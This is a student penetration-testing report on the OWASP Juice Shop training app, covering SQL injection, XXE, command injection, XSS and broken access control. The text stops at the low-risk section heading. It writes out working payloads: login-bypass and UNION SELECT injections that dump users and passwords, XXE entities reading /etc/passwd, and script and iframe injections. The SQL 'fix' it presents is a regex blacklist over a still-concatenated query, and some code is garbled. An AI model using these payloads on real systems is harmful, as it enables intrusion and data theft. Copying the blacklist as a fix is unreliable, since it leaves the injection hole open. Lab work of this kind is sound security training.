

# Practical Pen-Testing

VULNERABILITIES ASSESSMENT FOR OWASP JUICE SHOP

AHMED F MAHMOUD – CU2000512

## Introduction and expected learning outcomes

In this course work I was asked to create a full security assessment on OWASP's juice shop. OWASP's juice shop is great environment to learn and practice vulnerability exploitation. I expect to learn the basics of web application vulnerabilities, exploitation, and how to construct a professional security report.


## Scenario and Workflow

For this project I assumed that I was working for a penetration testing company called select for security. I also assumed that I was asked to create a full security assessment for the juice shop website. The way I conducted the report is as follows.



1. find as many vulnerabilities as possible
2. estimate the risk of each vulnerability  
In this part, I categorized the vulnerability found into low, medium, Or high-risk vulnerability.
3. explain the vulnerability in detail  
in this section, I explain in detail everything about the vulnerability. What is the vulnerability, why it's possible, and how I exploited it, and if there are other possible attacks ?
4. discuss vulnerability prevention methods  
In my opinion this is the most important part to become a professional security engineer is that you must be able to not only find and document the vulnerabilities, but also be able to fix them. There for, any vulnerability I found I fixed. I also attached screen shots and explained how the prevention technique works.

## Workflow Diagram



The next part of the document is the report. As mentioned earlier, I assumed that I created this report while working for select security



Date: 12/10/2021  
**Confidential**

# Web application Testing Report



Prepared by: [Ahmed.farouk@select.security.com](mailto:Ahmed.farouk@select.security.com)

**CONFIDENTIAL.**

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.



## Contents

Executive Summary.....	2
Criteria for Risk Ratings.....	2
Assessment Findings .....	2
High risk findings.....	4
What is SQL injection .....	4
H1 SQL injection login admin .....	5
H2 & H3 SQL injection login bander and Jim .....	5
H4 SQL Injection Dump Database Schema .....	6
H5 SQL injection Dump Users credentials .....	7
SQL injection prevention.....	7
What is command injection .....	7
H6 Command injection DOS.....	8
Command injection prevention .....	8
What is External entity injection XXE.....	9
H7 XXE Data access .....	9
H8 XXE DOS .....	10
XXE Prevention.....	10
Medium risk findings.....	10
What is Cross site scripting .....	11
M1 Reflected XSS .....	11
M2 DOM XSS .....	12
M3 Bonus Payload.....	12
XSS prevention .....	12
M4 Broken access control – view users’ baskets.....	12
M5 Broken access control – Admin Section.....	13
Low Risk Findings .....	13
L1 Bully Chatbot .....	14
L2 confidential documents.....	14
Conclusion.....	14

### CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.



## Executive Summary

Juice shop engaged select security to conduct a penetration test for their web application. The main goal of this project is to identify any security concerns and determine what an attacker can do to the system and how to fix every security concern. The assessment was performed in accordance with the "best-in-class" practices as defined by ISECOM's Open-Source Security Testing Methodology Manual (OSSTMM), Open Web Application Security Project (OWASP) and Penetration Test Guidance for PCI DSS Standard.

## Criteria for Risk Ratings

The following table outlines the rules for the ratings (high, medium, low) for each vulnerability. (OWASP)

Risk rating	Description
High	These issues identify conditions that could directly result in the compromise or "Unauthorized access of a network, system, application or sensitive information." "Examples of High-Risk issues include remote execution of commands, known buffer overflows, unauthorized access and disclosure of sensitive information."
Medium	These issues identify conditions that do not immediately or directly result in the "Compromise or unauthorized access of a network, system, application or information, but do provide a capability or information that could, in combination with other capabilities or information, result in the compromise or unauthorized access of a network, application or information." "Examples of Medium Risk issues include directory browsing, partial access to files on the system, disclosure of security mechanisms and unauthorized use of" services.
Low	These issues identify conditions that do not immediately or directly result in "Compromise of a network, system, application or information, but do provide information that could be used in combination with other information to gain insight into how to compromise or gain unauthorized access to a network, system," application or information.

## Assessment Findings

juice-shop Vulnerabilities	Category	Ref Number	Type	Notes	Risk Rating
----------------------------	----------	------------	------	-------	-------------

CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.



Date: 12/10/2021

**Confidential**

<b>Login Admin</b>	Input Validation. SQL	OWASP-IV002	Password bypass SQL injection	Logged in with the admins account	High
<b>Login as Bander</b>	Input Validation. SQL	OWASP-IV002	Password bypass SQL injection	Logged in another user's account	High
<b>Login as Jim</b>	Input Validation. SQL	OWASP-IV002	Password bypass SQL injection	Logged in another user's account	High
<b>Database Schema</b>	Input Validation. SQL	OWASP-IV002	Union select SQL injection	Dumped the entire database	High
<b>User Credentials</b>	Input Validation. SQL	OWASP-IV002	Blind SQL injection	Dumped the user's data base and got access to all the users	High
<b>NoSQL DoS</b>	Command injection	OWASP-IV003	Command injection	Create a Dos attack by using the sleep command	High
<b>XXE Data access</b>	External entity injection	OWASP-IV012	Classic External entity injection	Retrieve the passwd file from server	High
<b>XXE DOS</b>	External entity injection	OWASP-IV012	RCE External entity injection	Make the server unavailable for some time	High
<b>Reflected XSS</b>	Input Validation. XSS	OWASP-IV005	Reelected XSS	Create an alert message that appears to everyone	Medium
<b>Bonus Payload</b>	Input Validation. XSS	OWASP-IV005	Payload cross site scripting	Play a song from SoundCloud	Medium
<b>DOM XSS</b>	Input Validation. XSS	OWASP-IV005	Dom based cross site scripting	Alert a message to the user	Medium
<b>View Basket</b>	Access Control	OWASP-AC001	Broken access control	View another user's shopping basket.	Medium
<b>Admin Section</b>	Access Control	OWASP-AC002	Broken access control	Gain access to the admin panel	Medium

**CONFIDENTIAL.**

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.

Remove 5-star ratings	Access Control	OWASP-AC002	Broken access control	Remove 5-star ratings from admin panel	Medium
Bully Chatbot	Data Protection	OWASP-DP002	Sensitive Data Exposure	get a coupon code from chatbot	Low
confidential documents	Data Protection	OWASP-DP001	Sensitive Data Exposure	Gain access to confidential documents	Low

## High risk findings


The following section explains in detail the **high-risk vulnerabilities**. I was able to find 7 high risk vulnerabilities. (SQL injection, Command injection, XXE)

## What is SQL injection

To understand what SQL injection, you must know how web server's work. In the figure below you can see that all the data is stored on the database and the web server sends commands (sql commands) to the database to retrieve, add, or edit data inside the database.



SQL injection is using input fields on the website to inject sql commands inside the web server the web server then sends the injected sql commands to the database and retrieves the information.



CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.





Date: 12/10/2021

Confidential

### H1 SQL injection login admin

The website is vulnerable to sql injection. I will demonstrate how to bypass the login page and gain access to the admin panel.

Pass the Command ( ' or 1=1-- ) in the username/ email input field. And passing any password in the password field does not matter.

To know why this works you must look at the underlying sql command

```
SELECT * FROM users WHERE username = '' AND password = ''
```

Because the comment sequence (--) causes the remainder of the query to be ignored, this is equivalent to:

```
SELECT * FROM users WHERE username = '' OR 1=1
```

### H2 & H3 SQL injection login bander and Jim

Using the same concepts learned above I was able to access another user's account. I did this by first finding out their email address. This step was very easy since the website is very bad with privacy. In the about us page bandar email was exposed. And in the products page Jim's email was exposed.

Sql command before injection

```
SELECT * FROM users WHERE username = 'bandar@juice-sh.op' AND password = 'pass123'
```

The sql command above obviously did not work because the password (pass123) is incorrect

Sql command after injection the highlighted part below shows the commented-out part of the statement

```
SELECT * FROM users WHERE username = 'bandar@juice-sh.op' -- ' AND password = ''
```

```
SELECT * FROM users WHERE username = 'Jim@juice-sh.op' -- ' AND password = ''
```

CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.

## H4 SQL Injection Dump Database Schema

One of the dangers of sql injection is that it can allow the attacker to gain full access to the data base. Since the website is vulnerable to sql, I tried to access the entire database schema to do this I first needed to find a vulnerable parameter. The search functionality in the home page was escaping any commands. I had to open burp to examine the packets.

Search Results - 'tes -

**Request**

```
1 GET /rest/products/search?q= HTTP/1.1
2 Host: farouk-juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismiss
4 Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="92"
5 Accept: application/json, text/plain, */*
6 Sec-Ch-Ua-Mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: https://farouk-juice-shop.herokuapp.com/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Connection: close
```

**Response**

```
1 HTTP/1.1 500 Internal Server Error
2 Server: Caddy
3 Connection: close
4 Access-Control-Allow-Origin: *
5 X-Content-Type-Options: nosniff
6 X-Frame-Options: SAMEORIGIN
7 Feature-Policy: payment 'self'
8 Content-Type: application/json; charset=utf-8
9 Vary: Accept-Encoding
10 Date: Wed, 08 Dec 2021 18:57:08 GMT
11 Via: 1.1 vagur
12 Content-Length: 1098
13
14 {
15   "error": {
16     "message": "SQLITE_ERROR: near '=': syntax error",
17     "stack": "SequelizeDatabaseError: SQLITE_ERROR: near '=': syntax error",
18     "name": "SequelizeDatabaseError",
19     "parent": {
20       "errno": 1,
21       "code": "SQLITE_ERROR",
22       "sql": "SELECT * FROM Products WHERE ((name LIKE '%
23     },
24     "original": {
25       "errno": 1,
26       "code": "SQLITE_ERROR",
27       "sql": "SELECT * FROM Products WHERE ((name LIKE '%
28     },
29     "sql": "SELECT * FROM Products WHERE ((name LIKE '%
30   }
31 }
```

After examining the packets and editing a part of it in the repeater, I found an error (*SQLITE\_ERROR: near '=': syntax error*). Now I was able to know the type of data base (SQL Lite). It is now time to craft a union select attack. After brut forcing the number of tables I was able to know that they are 9 columns. The below union select statement returns the entire database schema.

```
GET /rest/products/search?q=
banana') ) UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
```

```
{
  "id": "CREATE TABLE 'Addresses' ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'fullName' VAR
  "name": 0,
  "description": 3,
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "CREATE TABLE 'BasketItems' ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'quantity' I
  "name": 0,
  "description": 3,
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "CREATE TABLE 'Baskets' ('id' INTEGER PRIMARY KEY AUTOINCREMENT, 'coupon' VARCHAR
  "name": 0,
  "description": 3,
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
```

CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.

## H5 SQL injection Dump Users credentials

Using the same technique demonstrated above in the dump data base schema I was able to dump the users table using a crafted union select statement: “anything=))union%20select%20id,email,password,4,5,6,7,8,9%20from%20users—”

```
email: admin
password: 'admin123'
key: admin
role: 'admin'
securityQuestion:
  id: 2
  answer: '@x198PxDO+001'
feedback:
  comment: 'I love this shop! Best products in town! Highly recommended!'
  rating: 5
address:
  - fullName: 'Administrator'
  - mobileNum: 1234567890
  - zipCode: '4711'
  - streetAddress: '0015 Test Street'
  - city: 'Test'
  - state: 'Test'
  - country: 'Test'
  - card:
    - fullName: 'Administrator'
```

## SQL injection prevention

There are multiple ways to prevent SQL injection

Option 1: using Prepared Statements

Option 2: Input Validation

Option 3: Escaping All User Input

## Fixing the vulnerability

```
function afterLogin (user, res, next) {
  models.Basket.findOrCreate({ where: { UserId: user.data.id }, defaults: {} })
    .then((basket) => {
      const token = security.authorize(user)
      user.bid = basket.id // keep track of original basket
      security.authenticatedUsers.put(token, user)
      res.json({ authentication: { token, bid: basket.id, umail: user.data.email } })
    }).catch(error => {
      next(error)
    })
}

return (req, res, next) => {
  models.sequelize.query('SELECT * FROM Users WHERE email = $1 AND password = $2'
    { bind: [ req.body.email, security.hash(req.body.password) ], model: models.
    .then(authenticatedUser) => {
      const user = utils.queryResultToJson(authenticatedUser)
      if (user.data?.id && user.data?.totpSecret) {
```

```
module.exports = function login () {
  function afterLogin (user, res, next) {
    models.Basket.findOrCreate({ where: { UserId: user.data.id }, defaults: {} })
      .then((basket) => {
        const token = security.authorize(user)
        user.bid = basket.id // keep track of original basket
        security.authenticatedUsers.put(token, user)
        res.json({ authentication: { token, bid: basket.id, umail: user.data.email } })
      }).catch(error => {
        next(error)
      })
    }

    return (req, res, next) => {
      if (req.body.email.match(/.*['-;].*/) || req.body.password.match(/.*['-;].*/)) {
        res.status(451).send(res.__('SQL Injection detected.'))
      }

      models.sequelize.query('SELECT * FROM Users WHERE email = '${req.body.email || ''}' AND password = '${
        security.hash(req.body.password || '')}' AND deletedAt IS NULL', { model: models.User, plain: true })
        .then(authenticatedUser) => {
          const user = utils.queryResultToJson(authenticatedUser)
          if (user.data?.id && user.data?.totpSecret) {
```

```
return (req, res, next) => {
```

```
  if (req.body.email.match(/.*['-;].*/) || req.body.password.match(/.*['-;].*/)) {
```

```
    res.status(451).send(res.__('SQL Injection detected.'))
```

I was able to use the function above to prevent sql injection. It states that if any of these characters (/.\*['-;].\*/) are detect to return a message saying ('SQL Injection detected'). I also used the same functions on all the input fields on the website.

## What is command injection

Using a web application to execute a system command on someone's server is known as a Command Injection attack. The easy part is executing the command; the difficult part is locating and exploiting the system's exploitable flaw.

**Example:**

## CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.

Here we have an input field on a webpage that allows users to try and ping any Ip. Trying to ping 104.244.42.1, will result in the above output. So, what happens if a user inputs an Ip followed by a command 104.244.42.1; pwd. In this case if the webpage is vulnerable to command injection it will print the same output as above and the working directory.

## Ping a device

Enter an IP address:

```
PING 104.244.42.1 (104.244.42.1) 56(84) bytes of data.
64 bytes from 104.244.42.1: icmp_seq=1 ttl=63 time=37.6 ms
64 bytes from 104.244.42.1: icmp_seq=2 ttl=63 time=37.1 ms
64 bytes from 104.244.42.1: icmp_seq=3 ttl=63 time=37.2 ms
64 bytes from 104.244.42.1: icmp_seq=4 ttl=63 time=37.8 ms

--- 104.244.42.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 37.170/37.495/37.861/0.284 ms
```

## Blind Command injection


In the blind command injection, the attacker can execute commands on the shell, but the only limitation is that he/she cannot see the output hence the name blind. To overcome this the attacker can run a reverse shell on the server and connect to it remotely.

## H6 Command injection DOS

For this attack to work I used the sleep command followed by a number. Example sleep 3000 this command will make the server unavailable for 3 minutes. To do this I abused a functionality of the API in the products section.

localhost:3000/rest/products/reviews and /rest/products/{id}/reviews

I injected the sleep command inside the `http://localhost:3000/rest/products/sleep(3000)/reviews`



The command above gave me successful message after 3 minutes. Which means that the sleep command was injected successfully.

## Command injection prevention


There are numerous things to consider when evaluating how to prevent command injection. Mainly, stay clear of system commands — and if you can't avoid them, use a secure function to run them.

## CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.

## What is External entity injection XXE

External entity injection is a web security vulnerability known XXE allows an attacker to interfere with an application's processing of XML data. An attacker can view files on the application server and interact with any back end of the server.



## H7 XXE Data access

To execute this attack, I first needed to find a field where I could inject my XML file in. I found this vulnerable input under the complaint section. Then I created my malicious XML file in kali using the nano tool. All I had to do from now was to intercept the traffic with burp suit and inspect the response.



```
&quot;file:///etc/passwd&quot;]&gt;]&lt;foo&gt;root:x:0:0:root:/root:/usr/bin/zshdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2
```


As you can see, I was able to dump the passwd file which includes all the users on Linux systems.

CONFIDENTIAL

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.

## H8 XXE DOS

Using the same method above I was able to perform a Dos attack by simply using a different XML file. First prepare the malicious XML, second upload the file in the complaint section, and finally watch the webserver go down



```
(root@kali)-[//]
# cat xxe.xml
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///dev/random">
<foo>&xxe;</foo>
```

## XXE Prevention

Almost all XXE vulnerabilities are caused by the application's XML parsing library allowing potentially harmful XML functionality that the program does not require or intend to utilize. Disabling those functionalities is the simplest and most efficient technique to avoid XXE assaults.

## Medium risk findings


The following section explains in detail the **medium-risk vulnerabilities** I was able to find 5 medium risk vulnerabilities (XSS, broken access control)

## CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.

## What is Cross site scripting

Cross site scripting also known as XSS is a web application vulnerability that allows the attacker to change the user's interaction with the vulnerable web page. This is achieved by injecting malicious java script code. Java script can change in the actual html of the page. So, if an attacker injects malicious java script on the webserver it can change the behavior of the website.



There are 3 main types of XSS

**Stored XSS**, where the malicious script comes from the website's database.


**Reflected XSS**, where the malicious script comes from the current HTTP request.

**DOM-based XSS**, where the vulnerability exists in client-side code rather than server-side code.

### M1 Reflected XSS

Looking through the website I found that when viewing the order details the link seems to be vulnerable to an XSS attack

<http://localhost:3000/#/track-result?id=fe01-f885a0915b79f2a9> after injecting a alert message in the URL I hit enter and I was prompted with a "hi message" [http://localhost:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript:alert\(%60hi%60\)%22%3E](http://localhost:3000/#/track-result?id=%3Ciframe%20src%3D%22javascript:alert(%60hi%60)%22%3E) this is considered a reflected XSS because it was created from the http get request




CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.

### M2 DOM XSS

The search filed on the website is vulnerable to XSS. After Inserting (`<script><iframe src="javascript:alert('hi')"></script>`) in the search box. The website alerted me with an hi message.



### M3 Bonus Payload

Using the same method above , I was able to run the bonus payload

```
<iframe width="100%" height="166" scrolling="no"
frameborder="no" allow="autoplay"
```



```
src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>
```


### XSS prevention

Preventing cross-site scripting can be simple in some circumstances, but it can be much more difficult in others, depending on the application's sophistication and how it handles user-controllable data. In general, preventing XSS vulnerabilities will almost certainly need a mix of the following measures:

1. Filter input on arrival
2. Encode data on output.
3. Use appropriate response headers
4. Content Security Policy

### M4 Broken access control – view users' baskets

This vulnerability was very easy to pull off. All I had to do was to login with any user then inspect elements. And change the bid number. As soon as I did this, I was able to view another user's basket.




### CONFIDENTIAL.

THE DOCUMENT OR ANY PART OF IT MAY NOT BE USED OR REPRODUCED WITHOUT THE WRITTEN PERMISSION.




### M5 Broken access control – Admin Section

In this part I was able to find the path of the administration page from the java script. However, when I tried to go to the path it did not work. I had to use the sql injection to login as admin then I was able to go to the path.



### M5 Broken access control – Remove 5-star ratings

To complete this challenge all I had to do was login as administrator. Go to the /administration path and delete all the 5-star reviews on the page. This is considered a broken access control vulnerability because I was able to gain unauthorized access to the administration panel.



### Low Risk Findings

